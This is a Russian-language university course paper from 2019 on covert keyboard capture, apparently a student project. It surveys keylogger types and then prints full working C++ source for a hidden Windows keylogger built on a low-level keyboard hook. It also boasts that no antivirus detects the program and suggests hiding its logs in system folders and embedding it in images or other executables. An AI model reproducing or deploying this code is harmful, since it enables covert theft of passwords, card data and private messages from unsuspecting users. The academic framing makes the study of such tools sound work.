Министерство образования Республики Беларусь

Учреждение образования «Белорусский государственный университет информатики и радиоэлектроники»

Факультет компьютерных систем и сетей

Кафедра информатики

Дисциплина: Архитектура вычислительных систем

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА
к курсовому проекту
на тему

«Скрытая фиксация ввода текста с клавиатуры»

Студент гр. 753504
Толкачёв Д. С.
Руководитель
Ассистент кафедры
информатики: Леченко А.В.

Минск 2019

Содержание

Введение

XXI век — эра технологий, многофункциональность которых не стоит на месте и постоянно улучшает и упрощает нашу работу. Будь то телефон и компьютер — мы постоянно держим их при себе, храним на них личн документы и фотографии, используем их как средство общения, поиска информации, камеру, проездной, кошелек и многое другое. На них хранится огромное количество ценных личных данных, за которые можно получить приличное вознаграждение, они являются своеобразными «чемоданчиками» с всевозможной информацией об их пользователях.

Именно поэтому вокруг создаётся, придумывается и реализуется огромное множество абсолютно разных и по-своему интересных вредоносных программ. А в связи с тем, что смартфоны и компьютеры стали неотъемлемой частью нашей жизни, то и количество вирусов, и способов «заразить» ваш телефон или ноутбук растет ежедневно. И каждая превосходит предыдущую по своим характеристикам уязвимости и вредоносности.

Данная курсовая работа рассматривает один из простейших подобных способов «украсть» информацию о пользователе: принципы работы программ перехвата пользовательского ввода (данные программы называют кейлоггеры [keyloggers]); а также определяет, когда программа перехвата переходит в разряд вредоносного программного обеспечения.

Кейлоггеры используются в целях получения данных пользователя, которые он, скорее всего, не хотел бы разглашать. Например, пароли, адреса электронных почт, данные кредитных карт и личную переписку.

Однако у кейлоггеров может быть, как санкционированное применение, так и несанкционированное применение, санкционированное, когда администратор компьютера устанавливает на компьютер кейлоггер для наблюдения что делает сотрудник или для сбора анонимизированной информации в целях послеющего анализа, а не санкционированное использование — это установка кейлоггера без ведома пользователя и получение данных от его акаунтов и паролей от них.

Перехват пользовательского ввода может осуществляться как на уровне программного обеспечения, так и на уровне аппаратного обеспечения.

Как правило, аппаратные закладки встречаются гораздо реже, так как сложны в реализации, однако они наиболее эффективны - обнаружение аппаратной закладки программными средствами крайне затруднено или и вовсе невозможно.

1. Анализ предметной области

1.1. Теоретические сведения

1.1.1. Кейлоггер

Кейлогер или кейлоггер (*регистрирующее устройство*) — программное обеспечение или аппаратное устройство, регистрирующее различные действия пользователя — нажатия клавиш на клавиатуре компьютера, движения и нажатия клавиш мыши и т. д.

Виды информации, которые могут контролироваться

- Нажатия клавиш на клавиатуре.
- Движения и нажатия клавиши мыши.
- Дата и время нажатия.

Дополнительно могут делаться периодические снимки экрана (а в некоторых случаях — даже видеозапись экрана) и копироваться данные из буфера обмена.

1.1.2. Классификация келоггеров

По типу

Программные кейлоггеры принадлежат к той группе программных продуктов, которые осуществляют контроль над деятельностью пользователя персонального компьютера. Первоначально программные продукты этого типа предназначались исключительно для записи информации о нажатиях клавиш клавиатуры, в том числе и системных, в специализированный журнал регистрации (лог-файл), который впоследствии изучался человеком, установившим эту программу. Лог-файл мог отправляться по сети на сетевой диск, FTP-сервер в сети Интернет, по электронной почте и т. д.

В настоящее время программные продукты, сохранившие «по старинке» данное название, выполняют много дополнительных функций — это перехват информации из окон, перехват кликов мыши, перехват буфера обмена, «фотографирование» снимков экрана и активных окон, ведение учёта всех полученных и отправленных e-mail, отслеживание файловой активности и работы с системным реестром, запись заданий, отправленных на принтер, перехват звука с микрофона и изображения с веб-камеры, подключенных к компьютеру и т. д.

Аппаратные кейлоггеры представляют собой миниатюрные приспособления, которые могут быть прикреплены между клавиатурой и компьютером или встроены в саму клавиатуру. Они регистрируют все нажатия клавиш, сделанные на клавиатуре. Процесс регистрации абсолютно невидим для конечного пользователя. Аппаратные кейлоггеры не требуют установки какой-либо программы на компьютере, чтобы успешно перехватывать все

нажатия клавиш. Когда аппаратный кейлоггер прикрепляется, абсолютно не имеет значения, в каком состоянии находится компьютер — включенном или выключенном. Время его работы не ограничено, так как он не требует для своей работы дополнительного источника питания.

Объёмы внутренней энергонезависимой памяти данных устройств позволяют записывать до 20 миллионов нажатий клавиш, причём с поддержкой юникода. Данные устройства могут быть выполнены в любом виде, так что даже специалист не в состоянии иногда определить их наличие при проведении информационного аудита. В зависимости от места прикрепления аппаратные кейлоггеры подразделяются на внешние и внутренние.

Акустические кейлоггеры представляют собой аппаратные устройства, которые вначале записывают звуки, создаваемые пользователем при нажатии на клавиши клавиатуры компьютера, а затем анализирующие эти звуки и преобразовывающие их в текстовый.

По месту хранения лог-файла

- жёсткий диск
- оперативная память
- реестр
- локальная сеть
- удалённый сервер

По методу отправки лог-файла

- E-mail
- FTP или HTTP (в интернете или локальной сети)
- любой вариант беспроводной связи (радиодиапазон, IrDA, Bluetooth, WiFi и т. п. для приборов в непосредственной близости, либо, в продвинутых системах, для преодоления воздушного зазора и утечки данных из физически изолированных систем)

По методу применения

Только метод применения кейлоггеров (в том числе аппаратных или программных продуктов, включающих в себя кейлоггер в качестве модуля) позволяет увидеть грань между управлением безопасностью и нарушением безопасности.

Несанкционированное применение — установка кейлоггера (в том числе аппаратных или программных продуктов, включающих в себя кейлоггер в качестве модуля) происходит без ведома владельца (администратора безопасности) автоматизированной системы или без ведома владельца конкретного персонального компьютера. Несанкционированно применяемые кейлоггеры (программные или аппаратные) именуются как шпионские программные продукты или шпионские устройства. Несанкционированное применение, как правило, связано с незаконной деятельностью. Как правило, несанкционированно устанавливаемые шпионские программные

продукты имеют возможность конфигурирования и получения «скомплектованного» исполнимого файла, который при инсталляции не выводит никаких сообщений и не создает окон на экране, а также имеют встроенные средства доставки и дистанционной установки сконфигурированного модуля на компьютер пользователя, то есть процесс инсталлирования происходит без непосредственного физического доступа к компьютеру пользователя и зачастую не требует наличия прав администратора системы.

Санкционированное применение — установка кейлоггера (в том числе аппаратных или программных продуктов, включающих в себя кейлоггер в качестве модуля) происходит с ведома владельца (администратора безопасности) автоматизированной системы или с ведома владельца конкретного персонального компьютера. Санкционированно применяемые кейлоггеры (программные или аппаратные). Как правило, санкционированно устанавливаемые программные продукты требуют физического доступа к компьютеру пользователя и обязательного наличия прав администратора для конфигурирования и инсталляции.

2. Описание структуры программы

Кейлоггеры являются несанкционированными перехватчиками, так что он устанавливается и работает без ведома пользователя.

Для перехвата используется API операционной системы Windows (user32.dll), в частности, механизм перехвата.

Механизм перехвата позволяет приложениям, запущенным в операционной системе, перехватывать события, например, такие как нажатия кнопок.

Функция перехватывающая определённый тип события называется перехватывающей процедурой. Перехватывающая процедура может обрабатывать каждое событие, которое оно получает, изменяя, удаляя или просто записывая его.

Более продвинутые методы перехвата требуют гораздо больших временных затрат. Например, акустические кейлоггеры относительно сложны в реализации, но позволяют практически гарантированно избежать обнаружения. В случае автономных перехватчиков обнаружение которых возможно только физическими способами, например, осмотром клавиатурой, просвечиванием её либо вскрытием, встаёт проблема обеспечения автономности устройства.

Курсовая состоит из одной программ, которые подробнее рассмотрим далее.

2.1. Описание программы

Данное приложение является несанкционированным перехватчиком (кейлоггер). Данный кейлоггер является программным, хранит логи на жёстком диске.

Логи данного кейлоггера хранятся в чистом виде в директории с самой программой, однако для того, чтобы обноружить программу было сложнее можно хранить данные в какой-нибудь системной папке в файле с каким-нибудь интересным форматом и названием. В таком случае, даже при обнаружении файла с логами будет непросто догадаться о наличии кейлоггера на компьютере, да и мало кто захочет пытаться прочитать «системный» файл, где так же можно применить шифрование.

Название этого приложения будет отображаться в менеджере задач, поэтому оно должно быть неприметно.

В данном приложении используется стандартная библиотека Windows user32.dll. Для подключение данной библиотеки используется файл заголовка «Windows.h». Благодаря данной библиотеке приложение может отслеживать какие клавиши были нажаты пользователем, может делать скриншоты, а также может отслеживать в каком окне находиться по льзователь.

Посмотрим, в каком виде хранятся логи нажатий. Для этого откроем файл *Logger.txt* в папке с программой.



Рисунок 1 - Внешний вид файла Logger.txt.

Рассмотрим функции данного приложения. Код программы приведён в приложении 1, а также часть приведена на рисунке 7, что расположен ниже.

Приложение состоит из одного файла KeyLogger.cpp. Рассмотрим, что делают функции программы:

- SetHook – функция, которая устанавливает хук.
- HookCallback – функция, которая вызывается при каждом нажатии на клавишу пользователем и записывает её в log.
- Save – функция, которая вызывается после каждого нажатия на клавишу и вызывается из функции HookCallback. Она принимает код нажатой клавиши и дальше обрабатывает ее запись в файл. В этой функции также осуществляется проверка смены рабочего окна и, если оно было изменено, то это так же фиксируется в выходном файле.

➢ main – основаня функция, из которой осуществляется запуск программы, устанавливается запуск в «скрытом» режиме, устанавливается файл для записи логов и устанавливаются хуки.

Перехват (хук) — технология, позволяющая изменить стандартное поведение тех или иных компонентов информационной системы.

Данный вирус был проверен на сайте **https://www.virustotal.com/** , где из 70 возможных программ его ни одна программа, что является отличным результатом, особенно, если учесть, что никаких мер для этого не предпринималось. Дальнейшая корректировка может поспособствовать улучшениям.



Рисунок 2 - Скриншот с сайта с обнаружением вирусов в программе

2.2. Разбор работы программы

Для запуска программы необходимо открыть файл KeyLogget.exe, в настоящем мире этот файл внедряется в другие .exe или в картинку, то есть при открывании картинки устанавливается кейлоггер, папка размещения этого файла может быть любой.

После запуска появляется файл Logger.txt в который записываются все нажатия клавиатуры.

Заключение

В результате работы на языке программирования C++ в среде Microsoft Visual Studio было разработано программное обеспечение. У данного кейлоггера есть одна небольшая особенность: вся работа программы осуществляется локально, т.к. несанкционированное использование прогрммы карается законом Республики Беларусь.

В век технологий подобные программы обладают огромным спросом на чёрном рынке, что безусловно настораживает пользователей компьютеров и смартфонов, ведь их личная информация может попасть не в те руки. Но также существует множество способов предотвратить это. Программисты находят всё новые способы для того, чтобы это сделать.

В данной работе, конечно же, были рассмотрены различные варианты программных кейлоггеров, и в результате был выбран самый незаметный для антивирусных программ. Немаловажной деталью является то, что у данного кейлоггера есть возможность фиксировать названия всех окон, что выделяет его на рынке среди себеподобных вариантов.

Данное вредоносное программное обеспечение было проверено на 70 антивирусных программ и ни одна из них не обнаружила то, что это вирусная программа. Это показывает, что данное программное обеспечение является качественны. Дополнительная работа над ним может поспособствовать дальнейшаим улучшениям.

Работая над данной курсовой работой, я поподробнее рассмотрел различные виды вирусов, а также способы борьбы с ними. Получив данные актуальные знания, я смогу впредь внимательнее относиться к загружаемым на моё устройство программам. И теперь, конечно же, буду чаще проверять их на вредоносность, ведь я точно не хочу допустить утечки информации от подобных программ.

Литература

1. Классификация вирусов. [Электронный ресурс]. — Режим доступа: https://vms.drweb.com/classification/

2. Virtual-Key Codes. [Электронный ресурс]. — Режим доступа: https://docs.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes

Приложение 1. Код программы на языке C++

```
#include <Windows.h>
#include <tchar.h>
#include <time.h>
#include <iostream>
#include <cstdio>
#include <fstream>

// variable to store the HANDLE to the hook.
HHOOK _hook;

int Save(int key_stroke);
std::ofstream OUTPUT_FILE;

char lastwindow[256];

// This is the callback function. Consider it the event that is raised when, in this case,
// a key is pressed.
LRESULT __stdcall HookCallback(int nCode, WPARAM wParam, LPARAM lParam) {
	if (nCode >= 0) {
		if (wParam == WM_KEYDOWN) {
			// This struct contains the data received by the hook callback.
			// lParam is the pointer to the struct containing the data needed, so cast
and assign it to kdbStruct.
			KBDLLHOOKSTRUCT kbdStruct = *((KBDLLHOOKSTRUCT*)lParam);
			Save(kbdStruct.vkCode);
		}
	}

	// call the next hook in the hook chain. This is nessecary or your hook chain will break
and the hook stops
	return CallNextHookEx(_hook, nCode, wParam, lParam);
}

bool SetHook(LRESULT (*HookCallback)(int, WPARAM, LPARAM)) {
	// Set the hook and set it to use the callback function above
```

```
	// WH_KEYBOARD_LL means it will set a low level keyboard hook.
	return _hook = SetWindowsHookEx(WH_KEYBOARD_LL, HookCallback, NULL, 0);
}

int Save(int key_stroke) {
	if ((key_stroke == 1) || (key_stroke == 2))
		return 0; // ignore mouse clicks

	// get keyboard layout of the thread
	HKL layout = NULL;
	HWND foreground = GetForegroundWindow();
	if (foreground)
		layout = GetKeyboardLayout(GetWindowThreadProcessId(foreground, NULL));

	if (foreground) {
		char window_title[256];
		GetWindowTextA(foreground, LPSTR(window_title), 256);

		if (strcmp(window_title, lastwindow)) {
			strcpy(lastwindow, window_title);

			// get time
			time_t t = time(NULL);
			struct tm *tm = localtime(&t);
			char s[64];
			strftime(s, sizeof(s), "%c", tm);

			OUTPUT_FILE << "\n\n[" << window_title << " - at " << s << "]\n";
		}
	}

	if (key_stroke == VK_BACK)
		OUTPUT_FILE << "[BACKSPACE]";
	else if (key_stroke == VK_RETURN)
		OUTPUT_FILE << "[RETURN]\n";
	else if (key_stroke == VK_SPACE)
		OUTPUT_FILE << "[SPACE] ";
```

```
	else if (key_stroke == VK_TAB)
		OUTPUT_FILE << "[TAB]";
	else if (key_stroke == VK_SHIFT || key_stroke == VK_LSHIFT || key_stroke == VK_RSHIFT)
		OUTPUT_FILE << "[SHIFT]";
	else if (key_stroke == VK_CONTROL || key_stroke == VK_LCONTROL || key_stroke == 
VK_RCONTROL)
		OUTPUT_FILE << "[CONTROL]";
	else if (key_stroke == VK_ESCAPE)
		OUTPUT_FILE << "[ESCAPE]";
	else if (key_stroke == VK_END)
		OUTPUT_FILE << "[END]";
	else if (key_stroke == VK_HOME)
		OUTPUT_FILE << "[HOME]";
	else if (key_stroke == VK_LEFT)
		OUTPUT_FILE << "[LEFT]";
	else if (key_stroke == VK_UP)
		OUTPUT_FILE << "[UP]";
	else if (key_stroke == VK_RIGHT)
		OUTPUT_FILE << "[RIGHT]";
	else if (key_stroke == VK_DOWN)
		OUTPUT_FILE << "[DOWN]";
	else if (key_stroke == 190 || key_stroke == 110)
		OUTPUT_FILE << ".";
	else if (key_stroke == 189 || key_stroke == 109)
		OUTPUT_FILE << "-";
	else if (key_stroke == 20)
		OUTPUT_FILE << "[CAPSLOCK]";
	else {
		char key;


		// check caps lock
		bool lowercase = GetKeyState(VK_CAPITAL) & 0x0001;
		// check shift key
		if ((GetKeyState(VK_SHIFT) & 0x1000) || (GetKeyState(VK_LSHIFT) & 0x1000) || 
(GetKeyState(VK_RSHIFT) & 0x1000))
			lowercase = !lowercase;
```

```
                // map virtual key according to keyboard layout
                key = MapVirtualKeyExA(key_stroke, MAPVK_VK_TO_CHAR, layout);

                // tolower converts it to lowercase properly
                if (!lowercase)
                        key = tolower(key);
                OUTPUT_FILE << key;
        }

        OUTPUT_FILE.flush();
        return 0;
}

int main() {
        OUTPUT_FILE.open("Logger.txt", std::ios_base::app);
        ShowWindow(FindWindowA("ConsoleWindowClass", NULL), 0);
        SetHook(HookCallback);

        MSG msg;
        // loop to keep the console application running.
        while (GetMessage(&msg, NULL, 0, 0)) {
        }
}
```